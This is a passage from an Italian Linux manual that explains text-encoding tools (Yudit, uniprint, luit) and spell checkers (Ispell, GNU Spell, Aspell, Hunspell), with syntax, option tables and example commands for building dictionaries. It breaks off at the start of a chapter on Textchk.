
Figura 428.8. Yudit avviato per modificare un file secondo la codifica ISO 8859-1.

Durante il funzionamento dell'eseguibile '**`yudit`**' è possibile controllare l'inserimento dei caratteri da tastiera attraverso la selezione del pulsante [INPUT], dal menù di bottoni che appare sulla parte superiore del riquadro, che però non si mostra con il suo nome:

Selezionando il pulsante grafico che si vede evidenziato nella figura, si ottiene una finestra, come nella figura 428.10.

Figura 428.10. La finestra che si ottiene selezionando il pulsante INPUT dal menù.

Il significato di questo riquadro può risultare oscuro al primo momento; in particolare, nella colonna centrale appare un elenco di nomi, che rappresentano un modo di inserire codici da tastiera, associati ai tasti funzionali, da [*F1*] a [*F12*]. Cambiando la modalità di inserimento, cambia il modo in cui si può usare la tastiera: nella colonna di destra si vede in che modo si possono indicare i caratteri più comuni. Per esempio, se si seleziona l'inserimento '**`unicode`**', per scrivere la lettera «È», si può scrivere '**`u00C8`**' (si noti che però quanto suggerito sulla colonna di destra potrebbe anche essere errato, ma basta fare qualche tentativo per capire cosa serve veramente).

La colonna a sinistra del riquadro che consente di intervenire nella modalità di inserimento dei caratteri contiene un elenco numeroso di possibilità, che però vanno associate a uno dei 12 tasti, da [*F1*] a [*F12*], della colonna centrale. Per esempio, volendo utilizzare la modalità di inserimento denominata '**`SGML`**', associandola al tasto [*F12*], si seleziona il nome '**`SGML`**' nella colonna sinistra; si seleziona la voce utilizzata attualmente per il tasto [*F12*], quindi si seleziona il pulsante grafico che si trova tra la prima e la seconda colonna, in modo da rimpiazzare il nome '**`SGML`**' in quella voce del tasto [*F12*].

Yudit è un programma molto buono, ma non necessariamente perfetto; pertanto, è probabile che ogni modalità di inserimento abbia i propri difetti. Si tratta di conoscere delle alternative, in modo da poter scegliere cosa funziona meglio per i propri scopi.

L'ultimo pulsante grafico del menù di Yudit serve a modificare il tipo di codice di interruzione di riga. In generale è possibile scegliere tra:

Nome	Corrispondenza	Utilizzo
Unix	*<LF>*	Usato nella maggior parte dei sistemi Unix, compresi i sistemi GNU.
DOS	*<CR><LF>*	Usato nei sistemi Dos e MS-Windows.
MAC	*<CR>*	



Il secondo pulsante grafico, a partire da sinistra, che appare sulla riga del menù serve a salvare il file:

Usando Yudit si può osservare che il colore del pulsante cambia quando si modifica il file ed è così richiesto di salvare. Selezionando questo pulsante si ottiene un riquadro, con il quale è possibile cambiare il tipo di codifica; lo si vede nella figura 428.13.

Figura 428.13. La finestra che si ottiene selezionando il pulsante [SAVE].

Eventualmente, Yudit consente di impartire dei comandi verbali, agendo nel riquadro inferiore. Per esempio, si può usare il comando '**`help`**' per caricare un file contenente le istruzioni generali sul suo funzionamento.

Dei programmi che compongono Yudit è interessante '**`uniprint`**', che consente di generare un file PostScript da un file di testo, se però sono disponibili i caratteri necessari.

```
uniprint [-out file_ps] [-in file_txt] [-decode codifica] ↩
↪[-font file_ttf] [-size dimensione_carattere]
```

Quello che si vede è una riduzione del modello sintattico complessivo, che prevede anche altre opzioni; in particolare, si può osservare il fatto che la conversione in PostScript richiede l'utilizzo di caratteri TrueType. Per questa ragione, è possibile specificare il file contenente le informazioni sul carattere da usare per la conversione, assieme alla dimensione preferita. L'esempio seguente serve a convertire il file '`prova.txt`' nel file '`prova.ps`':

$ **`uniprint -out prova.ps -in prova.txt`** [*Invio*]

In questo caso, non avendo specificato l'opzione '**`-decode`**', si intende che il file '`prova.txt`' utilizzi la codifica UTF-8; diversamente, si possono utilizzare le codifiche riconosciute da

'**uniconv**', come già descritto in precedenza.

428.5 Utilizzo di «luit»

Il programma '**luit**', che fa parte di X, è un filtro che si utilizza per avviare un altro programma, quando il proprio terminale a caratteri è configurato in modo da gestire la codifica UTF-8 (sia per la tastiera, sia per lo schermo) e il programma in questione utilizza una codifica differente:

```
luit [opzioni] [--] [programma [argomenti]]
```

Come si può intuire dal modello sintattico, in mancanza dell'indicazione di un programma da avviare, '**luit**' avvia una shell. Al posto di descrivere le opzioni di questo programma, vengono mostrati alcuni esempi, a cominciare da quello più semplice, in cui il controllo della conversione avviene semplicemente attraverso la configurazione della variabile '**LANG**':

$ **LC_ALL=en_US.ISO-8859-1 luit** ***mio_programma*** [*Invio*]

In questo caso si avvia il programma ***mio_programma*** specificando per lui la variabile di ambiente '**LC_ALL**' con il valore che si può vedere. Il programma '**luit**' fa in modo che i dati provenienti dalla tastiera siano convertiti da UTF-8 a ISO 8859-1, facendo l'opposto per i dati diretti dal programma allo schermo. Si osservi, comunque, che la configurazione locale del tipo '**en_US.ISO-8859-1**' deve essere stata predisposta.

$ **LC_ALL=en_US luit -encoding "ISO 8859-1"** ***mio_programma*** [*Invio*]

In questo caso, si rende esplicita la codifica con cui deve funzionare il programma '**mio_programma**', attraverso l'opzione '**-encoding**', secondo la notazione prevista da '**luit**'. Per la precisione, si può ottenere l'elenco di tutte le codifiche previste, secondo la notazione di '**luit**', con l'opzione '**-list**':

$ **luit -list** [*Invio*]

Si osservi che quando ci si collega a un elaboratore remoto, nel quale non è prevista una configurazione locale con una codifica UTF-8, è necessario usare '**luit**' come già mostrato, per esempio così:

$ **LC_ALL=en_US luit -encoding "ISO 8859-1" ssh** ***nodo*** [*Invio*]

Nell'esempio si può riconoscere l'uso del programma '**ssh**', ovvero di Secure Shell.

Si osservi che negli esempi è stata usata la variabile di ambiente '**LC_ALL**', perché questa prende il sopravvento su tutte le variabili '**LC_***' e su '**LANG**'.

[1] **Recode** GNU GPL

[2] **Iconv** GNU GPL

[3] **Gedit** GNU GPL

[4] **Yudit** GNU GPL

Parte lxxiii

Controllo dell'ortografia e dello stile

Capitolo 429

Analisi lessicale

Gli errori che si possono fare scrivendo un testo sono di vario tipo, ma quelli puramente lessicali, ovvero ciò che potrebbe essere classificato come errore di battitura, rappresentano i meno importanti. Tuttavia, si tratta pur sempre di una buona percentuale nell'insieme globale di errori che può contenere un testo.

Un programma banale che sia in grado di mostrare le parole che risultano semplicemente sconosciute, è già un buon aiuto verso l'obiettivo dello scrivere in modo corretto.

Un programma di analisi lessicale è utile quando si può gestire un dizionario personale, perché non si possono escludere le eccezioni da un testo, come per esempio il nome o il cognome di una persona, un indirizzo o una sigla particolare. In presenza di documenti di grandi dimensioni, diventa necessario gestire un dizionario specifico per ognuno di questi, in modo da non interferire con l'analisi di altri in cui certi termini, ammissibili da una parte, non possono esistere dall'altra.

429.1 Ispell

Ispell [1] è un programma di scansione lessicale che permette la realizzazione di dizionari contenenti anche indicazioni sulle possibili aggregazioni di parole (si pensi alla lingua tedesca in cui le parole sono generate spesso dall'unione di altre).

Lo studio di questa caratteristica di Ispell riguarda chi vuole realizzare un dizionario standard per un linguaggio particolare: generico o specifico di un certo settore. Qui si intende mostrare un uso semplificato di questo programma, in cui si utilizzano dizionari standard e si generano i propri dizionari personali specifici per ciò che si fa.

429.1.1 Dizionari

Generalmente, il pacchetto di distribuzione di Ispell contiene un dizionario predefinito (di solito per la lingua inglese). Dovrebbe trattarsi del file '`/usr/lib/ispell/default.hash`' (che comunque di solito è un collegamento simbolico a un altro file). Nella stessa directory vanno collocati altri file per altre lingue, o per linguaggi specifici. Questi file, terminanti con l'estensione '`.hash`', sono ottenuti a partire da una coppia di file di testo, attraverso la compilazione con '**`buildhash`**', ogni volta che si cambia piattaforma.

Di norma, le distribuzioni GNU, a fianco di Ispell, mettono a disposizione una serie di pacchetti già pronti con i dizionari per le lingue principali. Eventualmente, si può consultare ⟨http://members.xoom.virgilio.it/trasforma/ispell/⟩, dove è possibile prelevare i file sorgenti di un dizionario italiano.

Il dizionario italiano, in forma sorgente, si compone di due file sorgenti: '`italian.aff`' e '`italian.words`'. Il primo dei due contiene la tabella *affix*, che in pratica rappresenta una serie di regole sull'insieme dei caratteri ammissibili e sulla possibile unione di parti di parole, mentre il secondo è l'elenco di parole vero e proprio. Queste parole elencate, contengono a volte dei riferimenti aggiuntivi indicati dopo una barra obliqua ('**`/`**') che hanno valore in base alle definizioni della tabella *affix*. L'approfondimento sulla sintassi del file *affix* è utile solo se si vuole realizzare un dizionario hash specifico, mentre l'utilizzatore normale può ignorare questo problema. La compilazione dei file sorgenti in modo da ottenere un dizionario hash si ottiene con il comando seguente:

```
$ buildhash italian.words italian.aff italian.hash[Invio]
```

Si ottiene il file '`italian.hash`', da collocare nella directory '`/usr/lib/ispell/`'. Se si intende utilizzare sistematicamente questo dizionario, si può predisporre la variabile di ambiente '**`DICTIONARY`**', assegnandovi il nome del file: '`italian.hash`'. In alternativa, si può usare '**`ispell`**' con l'opzione '**`-d`**', come nell'esempio seguente (l'estensione '`.hash`' è predefinita e può essere omessa).

```
$ ispell -d italian documento.txt[Invio]
```

I dizionari personali sono invece una cosa diversa: si tratta di un elenco di termini, scritto con le stesse modalità di un sorgente, senza un file *affix* a fianco (o meglio, utilizzando quello del dizionario hash a cui si fa riferimento). Normalmente, tali file personali sono aggiornati da Ispell, quando questo viene usato in modo interattivo. Il nome predefinito del dizionario personale è '`~/.ispell_`***linguaggio***'. Per esempio, se si utilizza il dizionario standard predefinito, viene generato e utilizzato il file '`~/.ispell_default`' (nella directory personale), a meno di specificare un nome diverso con le opzioni.

Si osservi che in aggiunta ai file personali ci possono essere dei file più specifici, legati alla directory corrente: '`./.ispell_`***linguaggio***'.

429.1.2 Avvio e opzioni fondamentali

Il modello seguente rappresenta una semplificazione estrema della sintassi dell'eseguibile '**`ispell`**', però, prima di apprendere il funzionamento delle particolarità di questo programma, è meglio comprendere le sue possibilità fondamentali:

```
ispell [opzioni] file_da_analizzare
```

Ispell può funzionare in modo interattivo, oppure no. In teoria, è possibile anche realizzare un programma che sfrutti le funzionalità di Ispell attraverso un condotto; in pratica, si tratta in questo caso dell'utilizzo meno importante che si può fare di Ispell.

Opzione	Descrizione
`-d` ***dizionario_hash***	Permette di specificare un file dizionario differente da quello predefinito (che di solito è '`english.hash`'). Il nome del file viene indicato generalmente senza estensione e senza percorso, facendo implicitamente riferimento alla directory '`/usr/lib/ispell/`' e a file con estensione '`.hash`'.
`-p` ***dizionario_personale***	Permette di specificare un dizionario personale differente da quello predefinito (che di solito è '`~/.ispell_`...').
`-W` ***n_caratteri***	Specifica la lunghezza delle parole che non devono essere prese in considerazione. In pratica, da quel numero di caratteri in giù, si considerano tutte valide.
`-x`	Evita la creazione di una copia di sicurezza. Senza indicare questa opzione, dovrebbe essere salvata una copia del file originale aggiungendo al suo nome l'estensione '`.bak`'.
`-b`	Si tratta dell'opzione opposta a '**`-x`**', in quanto permette di forzare la richiesta di creazione di una copia di sicurezza.

Opzione	Descrizione
`-t`	Fa in modo che il testo da analizzare sia considerato un sorgente TeX, o LaTeX, per il quale si devono ignorare i codici di composizione e possibilmente anche alcune indicazioni che sono solo funzionali a TeX, dal momento che non riguardano il contenuto del testo. Questa dovrebbe essere la modalità predefinita di funzionamento. In generale, questa modalità va bene anche per il testo puro e semplice, purché non ci siano barre oblique inverse che possano essere confuse con comandi di TeX.
`-n`	Fa in modo che il testo da analizzare sia considerato un sorgente Nroff o Troff, per il quale si devono ignorare i codici di composizione. La possibilità di distinguere i codici di composizione di TeX, *roff, o altro, dipende anche dal file *affix* del dizionario utilizzato.

429.1.3 Funzionamento interattivo

Il funzionamento normale di Ispell è interattivo. Generalmente viene fatta una copia di sicurezza del file analizzato, con un nome che termina con l'aggiunta dell'estensione '`.bak`', quindi Ispell permette di modificare il contenuto del file originale, in base alle scelte dell'utente.

Figura 429.2. Funzionamento interattivo di Ispell.

```
    stai              File: lettera


Ciao come stai?

00: stab     09: st-AI
01: stag
02: staid
03: stain
04: stair
05: Stan
06: star
07: stay
08: st AI

[SP] <number> R)epl A)ccept I)nsert L)ookup U)ncap Q)uit e(X)it or ? for help
```

La figura 429.2 mostra il caso di un file, denominato '`lettera`', che contiene una frase normalissima, in cui la parola «stai» non viene riconosciuta. In effetti, si suppone di avere utilizzato il dizionario hash predefinito, ovvero quello inglese.

La parola '**`stai`**' viene evidenziata se le caratteristiche del terminale lo consentono; in ogni caso, viene indicata a parte, all'inizio (come si vede dall'esempio). Se possibile, Ispell elenca una serie di alternative possibili, in base alle affinità che può avere il termine sconosciuto con altre parole contenute nel dizionario. Questo elenco è numerato, in modo da permetterne la selezione. Nella parte bassa dello schermo appare un menù riepilogativo degli altri comandi a disposizione; comandi che si richiamano prevalentemente con la semplice pressione di tasti o combinazioni di tasti mnemonici.

Comando	Descrizione
[*Spazio*]	Fa in modo che Ispell accetti la parola temporaneamente. Se successivamente Ispell ne trova ancora, queste vengono segnalate nuovamente.
[*R*] [*r*]	Richiede la sostituzione della parola errata con un'altra che deve essere inserita subito dopo. Se anche la nuova parola non sembra valida, questa viene segnalata ugualmente da Ispell. La sostituzione riguarda solo quell'occorrenza particolare; se viene ritrovato ancora lo stesso errore, Ispell continua a segnalarlo.
[*A*] [*a*]	Fa sì che Ispell ignori la parola per tutto il resto del documento.
[*I*] [*i*]	Fa sì che Ispell accetti la parola e la inserisca nel dizionario personale, esattamente com'è, rispettando maiuscole e minuscole.
[*U*] [*u*]	Fa sì che Ispell accetti la parola e la inserisca nel dizionario personale, senza distinguere tra maiuscole e minuscole.
[*0*] [*1*] ... [*0*][*0*] [*0*][*1*] ...	La selezione di un numero fa riferimento alle voci proposte come parole alternative a quella errata. Con questa selezione di intende ottenere la sostituzione delle parole. È importante osservare che, se l'elenco supera le nove unità, la selezione avviene con due cifre numeriche. L'esempio che appare nella figura mostra questo caso: per indicare la parola '**`stag`**', occorre la sequenza [*0*][*1*].
[*X*] [*x*]	Conclude il lavoro completando la scrittura del file e ignorando altri errori eventuali. Chiude anche il file del dizionario personale, mantenendo le voci aggiunte fino a quel punto.
[*Q*] [*q*]	Termina immediatamente, lasciando inalterato il file, senza conservare i termini eventualmente annotati per l'aggiunta nel dizionario personale.
[*Ctrl l*] [*Ctrl L*]	Ripulisce lo schermo.

Per quanto riguarda il funzionamento interattivo di Ispell, sono importanti due opzioni.

Opzione	Descrizione
`-M`	Richiede espressamente la visualizzazione del menù riassuntivo dei comandi interattivi. Di solito, tale menù appare in modo predefinito, a meno di avere compilato Ispell con opzioni particolari.
`-N`	Fa in modo che il menù riepilogativo dei comandi non venga visualizzato.

Segue la descrizione di alcuni comandi.

- `$` **`ispell -d italian lettera`** [*Invio*]

  Analizza il file '`lettera`' utilizzando il dizionario hash '**`italian`**', ovvero, il file '`/usr/lib/ispell/italian.hash`'.

- `$` **`ispell -d italian -p mio lettera`** [*Invio*]

  Come nell'esempio precedente, ma in questo caso si utilizza il dizionario personale rappresentato dal file '`./mio`'. Nell'esempio precedente, si faceva riferimento al dizionario personale predefinito: '`~/.ispell_italian`'.

429.1.4 Funzionamento non interattivo

Quando Ispell funziona in modo non interattivo, si limita a generare un elenco di termini, anche ripetuti, che risultano sconosciuti in base al dizionario. Ispell può anche essere utilizzato attraverso un altro programma, quando si indica l'opzione '**`-a`**', ma si tratta di un modo un po' complicato, che qui non viene descritto.

Per ottenere l'elenco dei termini sconosciuti, si utilizza l'opzione '**`-l`**'. Per esempio, questa possibilità di Ispell può essere sfruttata per produrre rapidamente un dizionario personale.

Se si dispone di un testo della cui esattezza si è certi, si può ottenere da Ispell l'elenco dei termini da lui sconosciuti, generando poi un dizionario personale con tutte queste eccezioni. Si procede nel modo seguente:

`$` **`ispell -d italian -l < romanzo > mio_dizionario`** [*Invio*]

In questo modo, tutti i termini contenuti nel file '`./romanzo`' che non risultano dal dizionario hash '**`italian`**', vengono emessi attraverso lo standard output e diretti nel file '`./mio_dizionario`'.

`$` **`sort -f < mio_dizionario > dizionario1`** [*Invio*]

In questo modo si riordina l'elenco di parole ottenuto, generando il file '`./dizionario1`', dove l'opzione '**`-f`**' serve a non distinguere tra lettere minuscole e maiuscole, anche se restano i doppioni. Con questo elenco si vuole generare un dizionario personale, eliminando questi doppioni ed eventualmente generando altre semplificazioni.

`$` **`munchlist -s italian -l italian.aff dizionario1 > dizionario2`** [*Invio*]

In questo modo, si ottiene il compattamento del file '`./dizionario1`', in base a quanto già contenuto del dizionario hash '**`italian`**' e secondo le regole del file *affix* '`./italian.aff`', generando il file '`./dizionario2`', che finalmente può essere utilizzato come dizionario personale.

In alternativa, si può anche tentare di dare in pasto a Ispell il file ottenuto dopo l'ordinamento, senza filtrarlo attraverso '**`munchlist`**'; lasciando che sia Ispell stesso a eliminare i doppioni.

429.1.5 Programmi di servizio di contorno a Ispell

Ispell si compone di diversi file binari. Il più importante è '**`ispell`**', come si è visto, ma altri sono necessari per la gestione dei file di dizionario. Si è già accennato a '**`buildhash`**' e a '**`munchlist`**', il cui utilizzo è il caso di riepilogare.

`buildhash` ***dizionario_sorgente file_affix dizionario_hash***

`munchlist` [`-l` ***file_affix***] [`-s` ***dizionario_hash***] [***elenco_da_ridurre***] `>` ***elenco_ridotto***

Quelle mostrate sono le sintassi semplificate di questi due programmi. Di più può essere appreso dalla lettura di *ispell(1)*.

Segue la descrizione di alcuni esempi.

- $ **munchlist mio_dizionario > dizionario** [*Invio*]

  Utilizza il dizionario hash e il file *affix* standard per ridurre l'elenco contenuto nel file '`./mio_dizionario`', generando il file '`./dizionario`'.

- $ **munchlist -s italian -l ./italian.aff mio_dizionario ↩**
  ↪> dizionario [*Invio*]

  Utilizza il dizionario hash '**`italian`**' ('`/usr/lib/ispell/italian.hash`') e il file *affix* '`./italian.aff`' per ridurre l'elenco contenuto nel file '`./mio_dizionario`', generando il file '`./dizionario`'.

- $ **buildhash italian.words italian.aff italian.hash** [*Invio*]

  Genera il dizionario hash '`./italian.hash`', a partire dall'elenco '`./italian.words`' e dal file *affix* '`./italian.aff`'.

429.1.6 Gestione dei dizionari personali

L'utilizzo occasionale di Ispell richiede la presenza di un dizionario hash e probabilmente di uno personale predefinito, che quasi sicuramente è '`~/.ispell_italian`'. Ma la correzione ortografica basata esclusivamente su un dizionario è tanto più efficace quanto minore è il numero delle parole previste, ovvero, quanto più specifico è il dizionario utilizzato.

Di fronte alla realizzazione di un documento di un certo impegno, o di una serie di documenti che trattano dello stesso genere di cose, potrebbe essere conveniente utilizzare un dizionario personale specifico per quel progetto, eventualmente partendo da un dizionario hash praticamente vuoto.[2]

Per realizzare un dizionario «vuoto», adatto a qualunque linguaggio che utilizzi la codifica ISO 8859-1, si potrebbe partire dal file *affix* che contiene solo le righe seguenti, il cui unico scopo è quello di ammettere l'uso di tutte le lettere accentate e speciali.[3]

```
# minimo.aff
# Accetta qualunque carattere accentato e speciale di ISO 8859-1

wordchars       [a-z]   [A-Z]
wordchars       [à-\376]        [À-\336]
wordchars       [\337]
wordchars       [\377]

prefixes

suffixes
```

Le parole chiave '**`prefixes`**' e '**`suffixes`**' sono obbligatorie, ma il file è ancora incompleto (viene segnalato dai programmi come '**`buildhash`**' e '**`munchlist`**'), anche se funziona ugualmente per lo scopo che ci si prefigge qui.

Volendo esagerare, se le cifre numeriche possono avere un ruolo nella composizione delle parole che si vogliono controllare, si può aggiungere anche la riga seguente, tenendo conto che però poi '**`munchlist`**' non funziona tanto bene.[4]

```
wordchars       [0-9]
```

A fianco di questo si deve creare un elenco di parole che ne contenga almeno una, come nell'esempio seguente:

```
Linux
```

Si suppone che il file *affix* sia stato nominato '`minimo.aff`' e che l'elenco sia '`minimo.sml`'. Per creare il file hash, si procede come è già stato presentato più volte.

`$` **`buildhash minimo.sml minimo.aff minimo.hash`** [*Invio*]

Pur con una segnalazione di errore, dovuta all'estrema semplicità del file *affix*, si ottiene il file '`minimo.hash`' nella directory corrente. Questo file hash può essere usato solo per testi normali, senza codici di composizione di alcun tipo, dal momento che il file *affix* mostrato non è stato predisposto per questo.

Se si dispone di un documento ritenuto sicuro, si può generare il dizionario personale relativo.

`$` **`ispell -d ./minimo.hash -l < documento.txt > elenco`** [*Invio*]

In questo modo si ottiene l'elenco delle parole usate nel file '`documento.txt`', che sono praticamente tutte sconosciute. Questo elenco deve essere riordinato e ridotto.

`$` **`sort -f < elenco > elenco1`** [*Invio*]

`$` **`munchlist -l minimo.aff -s minimo.hash elenco1 > dizionario`** [*Invio*]

Dopo la riduzione si ottiene finalmente il dizionario personale specifico del documento; successivamente si possono eseguire le verifiche sullo stesso documento di origine (a seguito di aggiunte o di modifiche), con il comando seguente:

`$` **`ispell -d ./minimo.hash -p ./dizionario documento.txt`** [*Invio*]

429.2 Spell

GNU Spell[5] riproduce il funzionamento di un programma omonimo, noto tradizionalmente nei sistemi Unix, avvalendosi a sua volta di Ispell. Ciò che manca al programma Spell tradizionale, rispetto a Ispell, è la possibilità di modificare interattivamente il file indicato per l'analisi ortografica, ma soprattutto, manca la possibilità di riconoscere i caratteri oltre al punto di codifica U+007F, ovvero oltre la codifica ASCII pura e semplice.

`spell` [*opzioni*] *file*...

GNU Spell, avvalendosi di Ispell, utilizza il dizionario predefinito di questo. Eventualmente, con l'opzione '**`-d`**' è possibile indicare un dizionario personale.

Un esempio molto semplice dimostra il significato di questo programma:

`$` **`spell lettera`** [*Invio*]

Evidentemente, il file '`lettera`' contiene un testo da controllare. Supponendo che il dizionario predefinito sia quello della lingua inglese, ecco cosa si potrebbe ottenere da un testo in italiano:

```
stai
molto
che
ci
si
sente
cosa
fai
di
bello
Daniele
```

In pratica, secondo il programma, questo elenco è quello delle parole «errate», anche se evidentemente, in questo caso, non è così.

Spell è evidentemente un programma superato sotto tutti i punti di vista, che rimane per consentire a vecchi script di continuare a funzionare. Eventualmente per conoscere un po' meglio l'uso di questo programma, si può consultare la pagina di manuale *spell(1)*, oppure, nel caso specifico di GNU Spell, la documentazione Info: *info spell*.

429.3 Aspell

Aspell[6] è un programma funzionalmente simile a Ispell, che gestisce dei dizionari propri ed è in grado di utilizzare quelli appropriati alla configurazione locale:

`aspell` [***opzioni***] ***comando***

I dizionari di Aspell dovrebbero trovarsi nella directory '`/usr/lib/aspell/`', assieme a dei file che gli consentono di riconoscere le codifiche più comuni dei caratteri. Vengono mostrati solo alcuni esempi di funzionamento del programma, senza descrivere le opzioni; per questo si può consultare la pagina di manuale *aspell(1)*, oppure la documentazione Info: *info aspell*.

- `$` **`aspell -c lettera`** [*Invio*]

  Esamina il file '`lettera`', utilizzando il dizionario predefinito per la configurazione locale esistente. Se il programma incontra parole sconosciute, consente di intervenire in modo interattivo, come nella schermata seguente:

```
Ciao Antonio,
come stai?
È moltoa che non ci si sente; cosa fai di bello?
Daniele

-----------------------------------------------------------------------
1) molta                                2) molto


i) Ignora                               I) Ignora tutti
r) Rimpiazza                            R) Rimpiazza tutti
a) Aggiungi                             l) Aggiungi minuscolo
b) Abbandona                            x) Esci
-----------------------------------------------------------------------
?
```

Come si vede, in questo caso la configurazione è quella italiana, dato che anche il menù appare tradotto. Il testo da verificare appare con qualche riga in più rispetto a Ispell, facilitando così il lavoro di correzione.

- `$` **`aspell --lang=it -c lettera`** [*Invio*]

  Esamina il file '`lettera`', utilizzando espressamente il dizionario italiano.

- `$` **`aspell --encoding=utf-8 --lang=it -c lettera`** [*Invio*]

  Esamina il file '`lettera`', utilizzando espressamente il dizionario italiano e la codifica UTF-8.

429.4 Myspell e Hunspell

Myspell è un componente di OpenOffice 1.* e di altri programmi, per la gestione dei dizionari ortografici. Hunspell[7] è un componente simile, nato per OpenOffice 2.*, con la capacità di gestire meglio il riconoscimento delle parole composte.

In generale, comunque, si tratta sempre di lavori derivati o comunque ispirati al funzionamento di Ispell. In particolare, i dizionari realizzati per Myspell, sono utilizzabili anche da Hunspell.

Generalmente è possibile usare Hunspell anche attraverso un programma frontale simile a Ispell. Supponendo che i dizionari Myspell siano installati a partire da '`/usr/share/myspell/dicts/`', si potrebbe usare Hunspell come si vede nell'esempio seguente:

`$` **`hunspell -d /usr/share/myspell/dicts/it-IT lettera`** [*Invio*]

Così facendo, il programma utilizza il dizionario composto dai file '`/usr/share/myspell/dicts/it-IT.aff`' e '`/usr/share/myspell/dicts/it-IT.dic`', per esaminare il file '`lettera`'.

429.5 Riferimenti

- Loris Palmerini, *Italian dictionary for Ispell*
  ⟨*http://members.xoom.virgilio.it/trasforma/ispell/* ⟩

[1] **Ispell** software libero con licenza speciale

[2] Quando si ha a che fare con documentazione tecnica, in cui l'uso di termini in inglese è frequente, si potrebbe addirittura valutare la possibilità di basare l'analisi sul dizionario standard (`english.hash`), affiancando il dizionario personale specifico per il documento, solo che in tal caso si avrebbero difficoltà con le lettere accentate, dal momento che queste non sono previste nel file *affix* inglese.

[3] Le lettere '**ÿ**' e '**ß**', corrispondenti ai codici '**\377**' e '**\337**', sono minuscole e non hanno un equivalente maiuscolo nella codifica ISO 8859-1.

[4] In pratica, '**munchlist**' elimina queste parole ritenute estranee. Se si dispone di un elaboratore ben equipaggiato, si può dare in pasto a Ispell il file ottenuto dopo il riordino; lasciando a Ispell stesso il compito di eliminare i doppioni.

[5] **GNU Spell** GNU GPL

[6] **Aspell** GNU LGPL

[7] **Hunspell** GNU GPL, o GNU LGPL, o MPL

Capitolo 430

Analisi sintattica e stilistica con Textchk

L'analisi sintattica di un testo è un problema ben più complicato della semplice verifica delle parole con un dizionario. Esistono però alcuni tipi di errori sintattici, o stilistici, che si possono identificare con l'aiuto di espressioni regolari (*regular expression*).

La lingua italiana consente spesso l'utilizzo di forme espressive differenti, per le quali dovrebbe esserci almeno uniformità all'interno di uno stesso documento. Per esempio, occorre decidere se si vuole scrivere: «una aula» oppure «un'aula», «ed anche» oppure «e anche»,...

